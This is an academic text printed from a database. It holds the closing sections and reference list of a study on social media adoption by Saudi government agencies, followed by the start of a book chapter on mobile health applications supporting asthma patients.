an important reason for the agencies studied as this was reported only by 4%. This is inconsistent with the literature showing that cost reduction was an important motivation for social media adoption and use (The Arab Social Media Report, 2014; Parveen et al, 2015).

The vast majority of respondents 95 (87%) believe that the use of social media has become widespread among the public and Internet users, and that they have to respond to this trend, as many governments in the developed and developing countries have already started using social media (Mergel et al, 2009; Kavanaugh et al, 2012; Yi et al, 2013; Parveen et al, 2015). This supports the view of Cameron (2011) who claimed that organisations and institutions adopt the pervasive channels used by society, and government personnel want to be where citizens are. The second factor was the fact that the use of social media has become necessary to interact with the public and involve them in designing and producing content and services, reported by 69%. According to Abdelsalam et al (2013) social media focuses on citizens' involvement in government initiatives, which is a key element. Furthermore, social media is viewed as a tool that can be used to harness the wisdom of the crowd in designing and producing governments' services. This is because social media is largely dependent on user generated content, and government agencies can benefit from content on social media to design and produce services and get the feedback from the public.

Representing the agency was another influencing factor in the decision to use social media, mentioned by 65% of the respondents. This corresponds to the study by Mergel (2013) showing that representation of the agency on social media was one of the tactics used by government agencies. It is important for government agencies and institutions to have a presence on social media, as this trend has become widespread in contemporary societies.

Another factor was the fact that there were some instructions from top management in the agency to use social media, reported by 41% of respondents. In addition, 50% mentioned that the social media initiative was from top management (section 4.4, Table 6). The result indicated that top management in government agencies, especially in the developing countries, can influence the decision to use social media. This issue will be a subject for discussion in section (5.4). The findings indicated that around 30% of respondents mentioned that following the behavior of other similar agencies who have used social media at local and international levels was another influencing factor. This is consistent with research by Mergel (2013) showing that passive observations of best innovative agencies influenced the decision to adopt social media within the U.S. federal government. It suggests that government agencies are subject to institutional isomorphism. Mimetic pressures can influence government agencies and institutions to change and follow the behavior of similar institutions who operate in the same field (DiMaggio and Powell, 1991).

5.3. Enablers and Challenges Associated With the Use of Social Media

The vast majority of the respondents (88%) reported the awareness of the general public about the importance of social media usage as modern technologies. In particular, social media applications have found their way into Saudi society, and the usage of such applications has been growing rapidly (section 2.1). The second enabler was top management support mentioned by 53%. The importance of top management support in technology adoption cannot be overemphasized, as it is considered to be one of the most important factors, especially in the case of developing countries, where most decisions are made by top or middle management. In addition, there are many government officials (ministers, CIOs and decision makers) who have already been on social media and have a presence to actively engage

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

with the public. Furthermore, the skill of the personnel who govern the use of social media was another enabler. This finding suggests that having skillful people in dealing with social media is an essential element and could contribute to the successful adoption of these technologies. Collaboration with other departments and units in the agency was reported as an enabler by 29%. It can be said that effective collaboration is an important task and can contribute to the successful adoption of social media, while lack of collaboration can result in negative outcomes and poor adoption. Furthermore, it is important to establish the collaboration first with early adopters who are keen to use social media in the agency, and there should be a lot of emphasis on the added value of using these tools in the agencies' activities.

Regarding the challenges, more than half of respondents (58%) listed a lack of dedicated resources (budget and specialized staff) as one of their replies. This corresponds with the study of Criado and Rojas-Martin (2013). A strategic use of social media requires adequate resources, including staff, budget and in-house expertise (Linke and Zerfass, 2013), which could contribute positively to social media adoption, while the lack of such resources could hinder the project.

The absence of a policy or strategy that governs the use of social media was another challenge. The finding shows that 52% mentioned that no policy or strategy exists. This finding is consistent with the literature (Picazo-Vela et al, 2012; Criado and Rojas-Martin, 2013; Yi et al, 2013). The researcher tried to find out if there was written material on the government agencies websites, but could find nothing. However, there was a guide about the use of social media in government institutions. The guide, which was developed by the Saudi e-Government Program, provides general guidelines for the use of social media including among others: governance, data management, KPIs, risks, security, and privacy. The importance of establishing polices for governing social media usage cannot be overemphasized. Well-designed and implemented polices and strategies help government agencies to use social media effectively. In order to better utilize social media and its applications and improve users' engagement, a detailed policy needs to be developed, incorporated and aligned with the agency strategy. The policy should address several important issues, such as social media use and access, retention of information and content, social inclusion, privacy, security, accuracy, archiving, governing and governance (Bertot et al, 2012).

Limited collaboration between the people who in charge of social media and other departments and units in the agency was another challenge. Such collaboration is an important aspect and provides significant benefits including: better governing of content and information life cycle, streamlining of processes, responding properly to public inquiries in a profession manner, and increasing and improving citizen engagement and participation.

Providing content in more than one language (Arabic and English) was another issue identified. The study shows that all government agencies use Arabic and 32 agencies (29%) use Arabic and English (bilingual content) to provide content and information on social media. This is because English is the second most widely used language in Saudi Arabia, and many government agencies serve stakeholders who do not speak Arabic. Therefore, they are committed to providing them with content in English. For example, in Twitter, some of the agencies tweet in English as a translation to the Arabic tweet in the same account. However, it is not clear if they use manual or automatic translation. Providing and managing bilingual or multilingual social media content may represent a challenge to government agencies and it has several implications, such as translation issues, staffing, quality assurance, content currency, and accuracy. Thus, government agencies have to address the burden of using and managing social media content that is provided in more than one language, for example bilingual or multilingual content.

Other less common issues mentioned include: information security 14%, lack of trust by citizens in the services provided 13%, bureaucracy 12%, and top officials in the agency not being convinced by the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

use of social media 8%. It is interesting to note that information security was not an issue to the majority of the participants. This is inconsistent with previous research showing that information security was an issue for social media adoption in government agencies (Criado and Rojas-Martin, 2013; Sharif et al, 2014). According to Bertot et al (2012) interacting via social media introduces several new risks and challenges, including security. One possible reason could be the lack of awareness among the people who are governing these tools about security issues associated with the use of social media. Another possible explanation could be the lack or absence of a policy or strategy that governs the use of social media, which is an important element in addressing key issues, including security Bertot et al (2012).

5.4. Managing Social Media

Regarding the management and development of social media, the findings indicated that social media usage in government agencies was a top down initiative (from top or middle management 87%) and it reflects institutional structures, as Saudi government agencies are highly structured in their decision-making. This finding is consistent with Al-Badi (2014). The adoption decision travels from top management to lower departments. It can be said that social media adoption in the developing countries is different from developed countries, where they were a grass roots initiative coming from different departments, such as IT, public affairs, and knowledge experts (bottom up approach), which suggests a lack of formal guidance from top management (Mergel, 2013).

In terms of who is responsible for governing social media, the findings show that social media is governed in different units or departments. There is a lack of research that addresses this issue (Linke and Zerfass, 2013). The study shows that more than half of the respondents (54%) reported that social media is governed by public relations and media departments or units. Placing social media management in public relations and media departments may suggest a more public oriented approach towards information dissemination by the agencies, since the majority of the respondents (95%) mentioned that information dissemination was one of the most common motivations for using social medial (see section 4.2, Table 2). Social media are of particular importance to public relation departments in government agencies. This is because social media are changing the way government agencies communicate with the public such as citizens, customers, local communities and other potential stakeholders (Wright and Hinson, 2010). In addition, using social media by public relation departments helps to deliver government agencies voice and message to their stakeholders, as social media have the potential to reach a much larger audience than ever before at little or no cost.

This study also found that 85 of the participants (78%) support the idea of having a government organisation (for example a committee at the state level) to share ideas and practice regarding social media management and development. It can be said that since government agencies operate on the same principles (serving the public, providing information and services) such an arrangement could facilitate co-operation and co-ordination between government agencies and institutions, and will help to provide guidance, support, expertise, instructions and best practices for the development and management of social media and its applications in government settings.

Regarding the approach being followed to govern social media, it is surprising to know that only 17 of the participants (15%) mentioned the centralised approach in governing social media. This is due to the fact that Saudi organisations have a top-down structure, where decisions and strategies are made by

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

upper management. Concerning social media, this finding contradicts the view that centralised IT governance is found in a centralised organisation, and decentralised IT governance is found in a decentralised organisation (Brown and Grant, 2005). The hybrid approach was reported by 52% of the respondents. It suggests that there is some coordination and collaboration between the people who are in charge of social media and other departments and units in the agencies studied. This argument is supported by the finding that 86 of the participants (79%) reported that there is collaboration between the department that governs the social media and other departments in the agency. It can be said that social media is different from other information systems that are governed in traditional ways in organisations. Social media requires collaboration and cooperation, which are important issues. Linke and Zerfass (2013) stress the importance of developing a regulatory framework and suggest a social media governance approach, which considers wider organisational structures and brings all stakeholders into a social media initiative.

6. CONCLUSION AND RESEARCH IMPLICATIONS

The aim of this study was to investigate the adoption and use of social media in Saudi government agencies. It has provided a snapshot of social media adoption and diffusion in the Saudi context. The findings of this study have contributed to the literature on the use of social media by government agencies by addressing several issues related to: motivations, factors that influenced the decision to adopt social media, enablers and barriers, type of tools used, and management and development.

This study offers a number of practical implications for government personnel involved with social media. First, government agencies should adopt the pervasive channels used by society, as this would increase the public awareness of government services and improve communication. Second, government agencies should avoid the inactive usage of social media as this may develop a bad reputation about the agency. Third, providing and managing bilingual or multilingual social media content may represent a challenge to government agencies and it has several implications, such as translation issues, staffing, quality assurance, content currency, and accuracy. Therefore, it is important to address this issue from the beginning. A final point is the fact that it is important for government agencies not to adopt and use social media in an ad hoc manner and without careful planning and strategic alignment to the agency business needs. Well-designed and implemented strategies help government agencies to use social media effectively, which requires a detailed policy that is incorporated and aligned with the agency strategy.

This research suffers from a number of limitations and future research is needed. First, this study is restricted to government agencies in only one country, Saudi Arabia. Thus, it would be interesting to study other Arab countries and compare the findings, or compare the findings with other countries from the developed world to determine the similarities and differences. Second, while the study has identified a number of motivations for using social media, the findings showed that 31 agencies (22%) did not use any kind of social media. One possible future research could be to investigate why some government agencies do not use social media. Third, it is interesting to investigate what is the burden of using and managing social media accounts in more than one language, for example bilingual or multilingual content and services. Finally, this study adopted a quantitative approach to investigate the use of social media in Saudi government agencies. This approach has limitations and therefore, requires further examination by employing a qualitative approach to deepen our understating about social media usage in government agencies.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

REFERENCES

Abdelsalam, H., Reddick, C., Gamal, S., & Al-shaar, A. (2013). Social media in Egyptian government websites: Presence, usage, and effectiveness. *Government Information Quarterly*, *30*(4), 406–416. doi:10.1016/j.giq.2013.05.020

Al-Badi, A. (2014). The adoption of social media in government agencies: Gulf cooperation council case study. *Journal of Technology Research*, *5*, 1–26. Retrieved from http://search.proquest.com/docview/1564441053?accountid=30641

Al-Khalifa, H., Al-Razgan, M., Al-Rajebah, N., & Almasoud, A. (2012). Exploring Social Media Usage in Saudi E-Government Websites. *Proceedings of the 6th International Conference on Theory and Practice of Electronic Governance,* Albany, USA. doi:10.1145/2463728.2463776

Alothman, A. (2013). *A survey of social media users in Saudi Arabia to explore the roles, motivations and expectations toward using social media for social and political purposes* [Unpublished master thesis]. Arkansas State University.

Alriyadh newspaper. (2014). *Saudi Arabia recorded 90 million views per day on YouTube*, Retrieved from http://www.alriyadh.com/998160

Baran, S. J. (2002). *Introduction to mass communication* (2nd ed.). New York: McGraw-Hill.

Bertot, J., Jaeger, P., & Grimes, J. (2010). Using ICTs to create a culture of transparency: E-government and social media as openness and anti-corruption tools for societies. *Government Information Quarterly*, *27*(3), 264–271. doi:10.1016/j.giq.2010.03.001

Bertot, J., Jaeger, P., & Hansen, D. (2012). The impact of polices on government social media usage: Issues, challenges, and recommendations. *Government Information Quarterly*, *29*(1), 30–40. doi:10.1016/j.giq.2011.04.004

Brown, A., & Grant, G. (2005). Framing the frameworks: A review of IT governance research. *Communications of the Association for Information Systems*, *15*, 696–712.

Cameron, S. (2011). *Enterprise content management*. London: British Computer Society.

Chua, A., Goh, D., & Ang, R. (2012). Web 2.0 applications in government web sites: Prevalence, use and correlations with perceived web site quality. *Online Information Review*, *36*(2), 175–195. doi:10.1108/14684521211229020

Criado, J., Sandoval-Almazan, R., & Gil-Garcia, J. R. (2013). Government innovation through social media. *Government Information Quarterly*, *30*(4), 319–326. doi:10.1016/j.giq.2013.10.003

Criado, J. I., & Rojas-Martín, F. (2013). Social media and public administration in Spain. A comparative analysis of the regional level of government. In R. Gil-García (Ed.), e-Government success factors and measures: Concepts, theories, experiences, and practical recommendations (pp. 276–298). Hershey, PA, USA: IGI Global.

DeLone, W., & McLean, E. (2003). The DeLone and McLean model of information systems success: A ten-year update. *Journal of Management Information Systems*, *19*(4), 9–30.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

DiMaggio, P., & Powell, W. (1991). The iron cage revisited: institutional isomorphism and collective rationality in organisational fields. In W. Powell & P. DiMaggio (Eds.), *The new institutionalism in organisational analysis* (pp. 63–82). Chicago: The University of Chicago Press.

Golbeck, J., Grimes, J. M., & Rogers, A. (2010). Twitter use by the US Congress. *Journal of the American Society for Information Science and Technology*, *61*, 1612–1621.

Henn, M., Weinstein, M., & Foard, N. (2006). *A short introduction to social research*. London: Sage.

Herring, S. (2010). Web Content Analysis: Expanding the Paradigm. In J. Hunsinger, M. Allen, & L. Klastrup (Eds.), The International Handbook of Internet Research (pp. 233-249). Springer.

Kavanaugh, A., Fox, E., Sheetz, S., Yang, S., Li, L., Shoemaker, D., & Xie, L. et al. (2012). Social media use by government: From the routine to the critical. *Government Information Quarterly*, *29*(4), 480–491. doi:10.1016/j.giq.2012.06.002

Linke, A., & Zerfass, A. (2013). Social media governance: Regulatory frameworks for successful online communications. *Journal of Communication Management*, *17*(3), 270–286. doi:10.1108/JCOM-09-2011-0050

McAfee, P. (2006). Enterprise 2.0: The dawn of emergent collaboration. *MIT Sloan Management Review*, *47*(3), 21–28.

McMillan, J. (2000). The microscope and the moving target: The challenge of applying content analysis to the World Wide Web. *Journalism & Mass Communication Quarterly*, *77*(1), 80–98. doi:10.1177/107769900007700107

Meijer, A., & Thaens, M. (2010). Alignment 2.0: Strategic use of new internet technologies in government. *Government Information Quarterly*, *27*(2), 113–121. doi:10.1016/j.giq.2009.12.001

Mergel, I. (2013). Social media adoption and resulting tactics in the U.S. federal government. *Government Information Quarterly*, *30*(2), 123–130. doi:10.1016/j.giq.2012.12.004

Mergel, I., Schweik, C., & Fountain, J. (2009). The transformational effect of web 2.0 technologies on government. *Social Science Research Network*, Working Paper Series, Paper ID 4437.1.

Mossberger, K., Wu, Y., & Crawford, J. (2013). Connecting citizens and local governments: Social media and interactivity in major US cities. *Government Information Quarterly*, *30*(4), 351–358. doi:10.1016/j.giq.2013.05.016

Nam, T. (2012). Suggesting frameworks of citizen-sourcing via Government 2.0. *Government Information Quarterly*, *29*(1), 12–20. doi:10.1016/j.giq.2011.07.005

Ngai, E., Tao, S., & Moon, K. (2015). Social media research: Theories, constructs, and conceptual frameworks. *International Journal of Information Management*, *35*(1), 33–44.

O'Reilly, T. (2005). *What Is Web 2.0: Design Patterns and Business Models for the Next Generation of Software*. Retrieved from http://www.oreilly.com/pub/a/web2/archive/what-is-web-20.html

Oliveira, G., & Welch, E. (2013). Social media use in local government: Linkage of technology, task, and organizational context. *Government Information Quarterly*, *30*(4), 397–405. doi:10.1016/j.giq.2013.05.019

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Osimo, D. (2008). Web 2.0 in government: why and how. *EC Research Centre Scientific & Technical Reports.* Retrieved from http://ftp.jrc.es/EURdoc/JRC45269.pdf

Parveen, F., Jaafar, N., & Ainin, S. (2015). Social media usage and organizational performance: Reflections of Malaysian social media managers. *Telematics and Informatics*, *32*(1), 67–78. doi:10.1016/j.tele.2014.03.001

Picazo-Vela, S., Gutiérrez-Martínez, I., & Luna-Reyes, L. F. (2012). Understanding risks, benefits, and strategic alternatives of social media applications in the public sector. *Government Information Quarterly*, *29*(4), 504–511. doi:10.1016/j.giq.2012.07.002

Saudi National e-Government Portal. (2015). Retrieved from http://www.yesser.gov.sa/en

Shah, B., & Lim, N. (2011). Using social media to increase e-government adoption in developing countries. *Proceedings of the 5th International Conference on Theory and Practice of Electronic Governance*, Retrieved from http://dl.acm.org/citation.cfm?id=2072103

Sharif, H., Troshani, I., & Davidson, R. (2014). Adoption of Social Media Services: The Case of Local Government Organizations in Australia. In Z. Sun & J. Yearwood (Eds.), Handbook of Research on Demand-Driven Web Services: Theory (pp. 287–303). Hershey, PA, USA: IGI Global. doi:10.4018/978-1-4666-5884-4.ch013

Sivarajah, U., & Irani, Z. (2012). Exploring The Application Of Web 2.0 In E-Government: A United Kingdom Context, *Transforming Government Workshop*, Brunel University London.

The Arab Social Media Report, ASMR, (2014). Dubai School of Government's Governance and Innovation Program. Retrieved from http://www.arabsocialmediareport.com/home/index.aspx

The social clinic. (2015). *The State of Social Media in Saudi Arabia (Vol 3)*. Retrieved from http://goo.gl/vmBXS0

United Nations. (2014). *United Nations E-Government Survey 2014*. Retrieved from http://goo.gl/iu8SKD

We Are social (2015). *Digital, Social and Mobile in 2015*. Retrieved from http://wearesocial.net/

Wright, D. K., & Hinson, M. D. (2010). How new communications media are being used in public relations: A longitudinal analysis. *The Public Relations Journal*, *4*(3), 1–27.

Yi, M., Oh, S. G., & Kim, S. (2013). Comparison of social media use for the U.S. and the Korean governments. *Government Information Quarterly*, *30*(3), 310–317. doi:10.1016/j.giq.2013.01.004

Zheng, L. (2013). Social media in Chinese government: Drivers, challenges and capabilities. *Government Information Quarterly*, *30*(4), 369–376. doi:10.1016/j.giq.2013.05.017

This research was previously published in the International Journal of Technology Diffusion (IJTD), 7(2); edited by Ali Hussein Saleh Zolait, pages 63-80, copyright year 2016 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 59
Mobile Health Applications Assisting Patients With Chronic Diseases:
Examples From Asthma Care

Petre Iltchev
Medical University of Lodz, Poland

Potr Szynkiewicz
Prometriq Ltd., Poland

Andrzej Śliwczyński
Medical University of Lodz, Poland

Michał Marczak
Medical University of Lodz, Poland

ABSTRACT

This chapter analyzes the role of m-health applications supporting patients with chronic diseases (based on examples from asthma care). The purpose of the chapter is to describe the mobile health application development cycle. The chapter begins with a presentation of asthma as a chronic disease and its prevalence and costs for society, as a determinant of the role and place of m-health applications in chronic disease management. Subsequent sections analyze trends in the development of health care, information systems, and health care payment systems as components of the environment for the implementation of m-health applications. The chapter focuses on prerequisites for the introduction of this type of solutions, presents existing applications, and discusses how to define the key functionalities and benefits for patients, payers, and doctors. The financing cycle, barriers to implementation, and future trends are also addressed.

INTRODUCTION

Based on data on morbidity, mortality, hospitalization, and social costs, one may select groups of chronic diseases for which mobile applications should be first developed to support patients, doctors, providers, and payers. The data quoted come from the World Health Organization, Organization for Economic Co-operation and Development, and, less often, from national sources. Assessments of asthma prevalence depend on the adopted criteria for clinical diagnosis (Masoli, Fabian, Holt, & Beasley, 2014). According

DOI: 10.4018/978-1-5225-3422-8.ch059

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

to the report "Global Burden of Asthma" published by the Global Initiative for Asthma, 300 million people suffer from asthma around the world today (Masoli et al., 2014). In turn, the Global Asthma Report 2014 gives an estimate of 334 million patients (Global Asthma Network, 2014). It is thought that by 2025, the number of asthma patients will increase by 1/3 (Masoli et al., 2014).

According to the Global Burden of Disease Study 2010, asthma ranks 34th among the leading causes of death (29th in developing countries and 60th in developed countries). Importantly, asthma-related mortality in children aged 1–4 years ranks 22nd (29th place in developed countries and 22nd in developing countries) and in persons over 70 years of age – 21st (17th in developing countries and 45th in developed countries). The above data delineate the target group of patients with asthma to be supported by mobile applications (in the case of children, the users will be their parents or caregivers). Morbidity and mortality vary greatly among countries. According to data from the European Lung White Book, mortality among adults with asthma in Europe, ranges from 8.7 per 100,000 in Portugal to 0.54 per 100,000 in the Netherlands (Gibson, 2013).

Risk factors in patients with asthma include air pollution, smoking, and others. The patients' health status is largely dependent on air pollution. A report by the European Environment Agency emphasizes that air quality in cities exerts a significant impact on the residents' health. However, despite some improvements in air quality, air and noise pollution continue to cause serious health impacts, particularly in urban areas. In 2011, about 430 000 premature deaths in the EU were attributed to fine particulate matter (PM2.5)" (European Environment Agency, 2015, p. 12). Reports by environmental agencies and asthma studies show a growing need for air monitoring to prevent asthma attacks.

The rising costs associated with this disease are a burden on health care systems, patients, their families, and governments. According to the US Centers for Disease Control and Prevention, "Asthma costs the United States $56 billion each year." (Center for Disease Control and Prevention, 2012). One way of cutting down these costs is better management of the disease, including self-management by patients. This may reduce the frequency of life-threatening asthma attacks that are often associated with expensive hospitalization. According to David Van Sickle, president of the company Propeller: "Despite all we know about asthma as a disease and how to treat it, the majority of people with asthma are poorly controlled" (Lawrence, 2014). In the process of disease self-management, an important role may be played by mobile solutions assisting patients with asthma.

The goal of this chapter is to analyze the development life cycle of m-health applications for supporting patients with chronic diseases on the example of asthma. This section presents the trends in health care, information technology, and health care system financing affecting the development of m-health applications, the prerequisites for their use in health care, the infrastructure facilitating their implementation, the objectives of mobile solutions for asthma care, the functionalities of selected m-health applications, the business model, and the financing and implementation of the application.

BACKGROUND

According to the World Health Organization, m-health is part of eHealth "supported by mobile devices, such as mobile phones, patient monitoring devices, personal digital assistants, and other wireless devices" (World Health Organization, 2011, p. 6). In turn, Zhenwei Qiang, Yamamichi, Hausman, Miller, and Altman in the paper "Mobile Applications for the Health Sector" define m-health as "any use of mobile technology to address healthcare challenges such as access, quality, affordability, matching to

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

resources, and behavioral norms" (Zhenwei Qiang, Yamamichi, Hausman, Miller, & Altman, 2012, p. 15). m-Health applications are implemented through software used on computers and mobile devices (e.g., smartphones and tablets) and are concerned about the health of individual patients. Such solutions target selected groups of patients, e.g., asthmatics. m-Health applications may also support physicians, nurses, payers, insurers, and health care policy-makers. However, such functionalities are often not included in applications used by individual patients. (The terms application and solution are used interchangeably in this chapter.)

The trends, rules, and conditions that define the development of mobile applications supporting patients with chronic diseases can be divided into three main groups: medical, IT, and financial (for payers such as the health fund and insurance companies). Please note that the following list should be adapted to the conditions of individual countries.

Trends in health care facilitating the development of m-health are:

- Patient-centric health care.
- Data-based health care (Fung, 2015; Lohr, 2015).
- Real-time patient monitoring.
- Replacement of direct interactions between patients and medical staff with telemedicine and remote diagnostics, where possible (Neville, 2015).
- Teaching patients self-management of chronic diseases.
- Personalized medicine, customized treatment, the Precision Medicine Initiative (Reardon, 2015).
- Entrusting patients with tasks that would have previously fallen on the clinical team (Wicklund, 2015).
- Development of cooperation platforms in the process of care provision (Wicklund, 2015).

Trends in the development of information technology that affect the prevalence and effectiveness of m-health solutions are:

- Development of devices such as the iPhone, Apple Watch, Google Glass, Application Development Environments, and Software Development Kits (Panettieri, 2015a).
- Encryption of communication and data stored on smartphones to meet the requirements of regulations such as Health Insurance Portability and Accountability Act.
- Software-as-a-service.
- Cloud computing.
- Data warehouses, data mining, big data.
- Internet of things (for example, an inhaler may be connected to a smartphone for monitoring and control (Lawrence, 2014)).

One possible solution increasing the security of cloud computing is the storage and processing of depersonalized data in the cloud while storing personalized and sensitive data locally.

Pay-for-performance and bundled payments are conducive to m-health technology trends in medical care payments.

Prerequisites for the use of these payment models include the ability to measure direct medical costs associated with asthma and with preventing asthma attacks.

There are also some trends that are common to information technology and medicine:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Electronic health records.
- Interoperability of electronic patient data by different physicians and health care providers.
- Health information exchange networks (World Health Organization, 2012, p. 18).
- Costs of hospitalization often many times exceed the costs of the development and use of mobile applications.
- Development of social networks to gather data on environmental quality, including air (Panettieri, 2015b), and then the use of big data for the purposes of public health care and the management of chronic conditions (Fung, Tse, & Fu, 2015).
- Technologies such as voice assistants (Microsoft Cortana, Apple Siri) are supporting the use of m-health applications and the management of chronic diseases including asthma.

Social networks collecting data about air pollution are especially helpful for patients in countries where such data are not widely available due to a lack of monitoring or other reasons (Kazmin, 2015).

The integration of social networks with analytical tools can produce surprising results. Indeed, as Henri de Castries, president of the insurance company Axa, said in an interview "Big data 'changes everything, it's the equivalent of oil and electricity a century ago and printing five or six centuries ago'" (Stothard, 2015).

The medical care objectives that can be achieved using mobile applications are derived from the reports of international organizations, associations, and foundations, such as the Global Initiative for Asthma. Medical goals can be divided into two groups, mainly focused on the health of individual chronic patients and their diseases. The first case concerns individual patient management while the other represents a public health perspective on diseases. The objectives of m-health solutions oriented towards individual patients include:

- Increased ability to control and manage the disease by the patient to avoid life-threatening events, and reduce the number of costly hospitalizations and emergencies (ambulance calls).
- Greater patient involvement and motivation in disease management.
- Getting patients in the habit of taking medications according to schedule.
- Health checks and medication alerts.
- Monitoring the patient's compliance with the physician's recommendations, e.g., in terms of prescribed medications, physical activity, and lifestyle.
- Education tailored to patients in different age groups: children, adolescents, adults, and the elderly (as well as workers, parents of children with asthma, and caregivers of asthmatic patients) has a positive effect on the medical culture of the patients and improves the results of disease self-management.
- Implementation of coordinated and connected care.

According to Simon Stevens, Chief Executive of the National Health Service of England "digital interaction will be the main way that people will interact with the health service" (Neville, 2015). From the point of view of solutions supporting patients with chronic diseases, the important steps include sending data to health care providers using m-health, analysis of those data by the medical staff, and delivering recommendations to the patients. In the traditional model of health care that process takes place mostly through doctors' visits. Ideally, an expert system based on analysis of the patient's historical

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

data, environmental conditions, and location should be able to predict when the patient will be likely to need a medication (use an inhaler) to avoid a life-threatening asthma attack.

Benefits to the public health care system from developing m-health solutions for chronic diseases include:

- Decrease in disability-adjusted life years lost (DALYs) due to asthma.
- Improvement in the treatment of patients with chronic diseases, for example through a bundled payment method used in the care of patients with diabetes in the Netherlands (Struijs et al., 2010).
- Ensuring disease self-management in areas with few physicians per 1000 patients with a particular chronic disease, thus decreasing the need for doctor visits and the risk of asthma mismanagement,
- Mitigating the effects of the shortage of physicians – a paper published in the Annals of Family Medicine predicts that an additional 52,000 primary care physicians will be needed in the United States alone by 2025 (Petterson et al., 2012).
- Help with diagnosing new cases.
- Facilitating adequate long-term care and warning the patient early about the risk of an asthma attack.
- Better access to health care, better control of resources, including prescribed medications (Masoli et al., 2014).
- Reducing the cost of health care through the use of new technologies, including mobile solutions supporting patients with asthma – this is particularly important in view of the estimated 33% increase in the number of asthmatic patients by 2025 (Masoli et al., 2014).

Following a brief presentation of some of the health care goals that can be achieved using mobile technology, it is worth discussing the requirements on those applications. According to the "Global Burden of Asthma" report, mobile applications must be designed to handle increasingly younger patients (children) and the elderly (Masoli et al., 2014). Mobile applications for younger patients should involve learning through games (e.g., "Asthma for All"), while those for the elderly should take into account their limitations in terms of vision, hearing, upper limb mobility, etc. In determining further objectives to be met through the development of mobile applications supporting patients with chronic diseases, it would be helpful to organize a brainstorming session with the participation of medical staff, patients, and payers.

The list of barriers preventing a reduction in the burden of asthma prepared by "Global Burden of Asthma" report could be a starting point for the identification and analysis of the possibilities of using mobile applications to support patients with asthma (Masoli et al., 2014). Therefore, we seek answers to questions such as:

- How can mobile applications reduce or even eliminate the barriers described in the "Global Burden of Asthma" report (Masoli et al., 2014, pp. 1-5)?
- How can mobile applications eliminate obstacles to better outcomes in chronic diseases?
- How to improve the health status of patients with asthma using solutions such as m-health?
- How can the development of mobile applications for asthma care contribute to increasing the amount of data collected, new analyses, and detecting asthma patterns (Masoli et al., 2014, p. 1)?

Among the new trends in m-health use, models have been transferred from other sectors of the economy. An increase in the use of other applications for mobile devices will accelerate the adaptation

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

of m-health solutions. Mobile technology can be a factor reducing health care costs, prioritizing prevention, and helping to eliminate barriers such as distance to the doctor and a lack of medical specialists in a given area. As asthma is not a top priority disease (ranking 25th) according to the "Global Burden of Asthma" report (Masoli et al., 2014, p. 12), the use of mobile solutions for this illness is not only desirable and can reduce patient treatment cost, but can also release health care resources for the treatment of more urgent diseases of the respiratory tract.

Infrastructure Supporting the Development of Mobile Solutions for Patients With Asthma

The existence of the infrastructure and environment supporting the development of m-health applications is a prerequisite for the implementation of such innovations in health care. What is meant by infrastructure supporting the implementation of m-health applications for patients with asthma (as well as other chronic diseases) is the environment both outside and within the health care system. This infrastructure can be divided into:

- Legal framework: Regulations that govern the implementation of mobile solutions (such as the U.S. Food and Drug Administration in terms of approval of medical devices).
- IT infrastructure.
- Payer's infrastructure.
- Social infrastructure: Development of digital culture in society.
- An environment supportive of innovation (Zhenwei Qiang et al., 2012, pp. 19-21).

Of paramount importance to the development of mobile applications supporting patients with chronic diseases are clear, transparent regulations stipulating the requirements the applications should meet to be approved for use (Gold, 2015). Without appropriate legislation, investors will be reluctant to finance projects in the field of m-health (Schulke, 2014). m-Health applications are not just about technology or medicine, but very often also law and ethics. For example, in the process of developing the concept of an application with the functionality of remote patient monitoring some of the important questions are: Does the application enable remote monitoring of the patient? Should such an application be turned on automatically or should it be up to the patient? Does the patient have to express in writing that he or she agrees to automatically turning the application on under certain conditions (in life-threatening situations)? In what situations should the application switch to automatic monitoring or alert emergency services? Applications that store user data and notes must comply with the regulations for the protection of sensitive personal data. Thus, the question is how this information is protected and how access to it should be authorized.

The problem arises as to how to reconcile personal data protection regulations with the need to access personal data in life-threatening situations. Questions related to the sharing of medical records are: How to regulate issues related to accessing data by the physician responsible for the patient, emergency personnel, and researchers? Who is to decide about sharing patient data? Shared data can contribute to new studies based on big data (large data sets), such as analyses of the effectiveness of pharmaceutical products. Is the physician to act as a gatekeeper limiting access to the patient's electronic medical records? Who should have access to the electronic health records (EHRs) of asthmatic patients?

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Information technology supporting m-health applications includes, amongst others, cloud storage and services and electronic health records. Basic problems concerning information technology and health care in the area of implementing m-health applications are how to integrate data from mobile applications in terms of processing the EHRs of asthmatic patients? It is also necessary to develop platforms that will make it possible to safely collect and analyze sensitive clinical data. Medical clusters around universities are a common type of infrastructure supporting innovation, including m-health applications.

Social factors promoting m-health technologies are the following:

- Progressive digitization of all processes in society.
- Growing number of older people in the Organization for Economic Co-operation and Development countries, implying an increasing demand for medical services.
- Public payers are seeking to contain health care spending.
- The young generation is expecting new ways of interacting with medical personnel.
- Digital technologies are transforming not only traditional businesses, but also consumer behavior in terms of shopping habits, social networking, and entertainment.

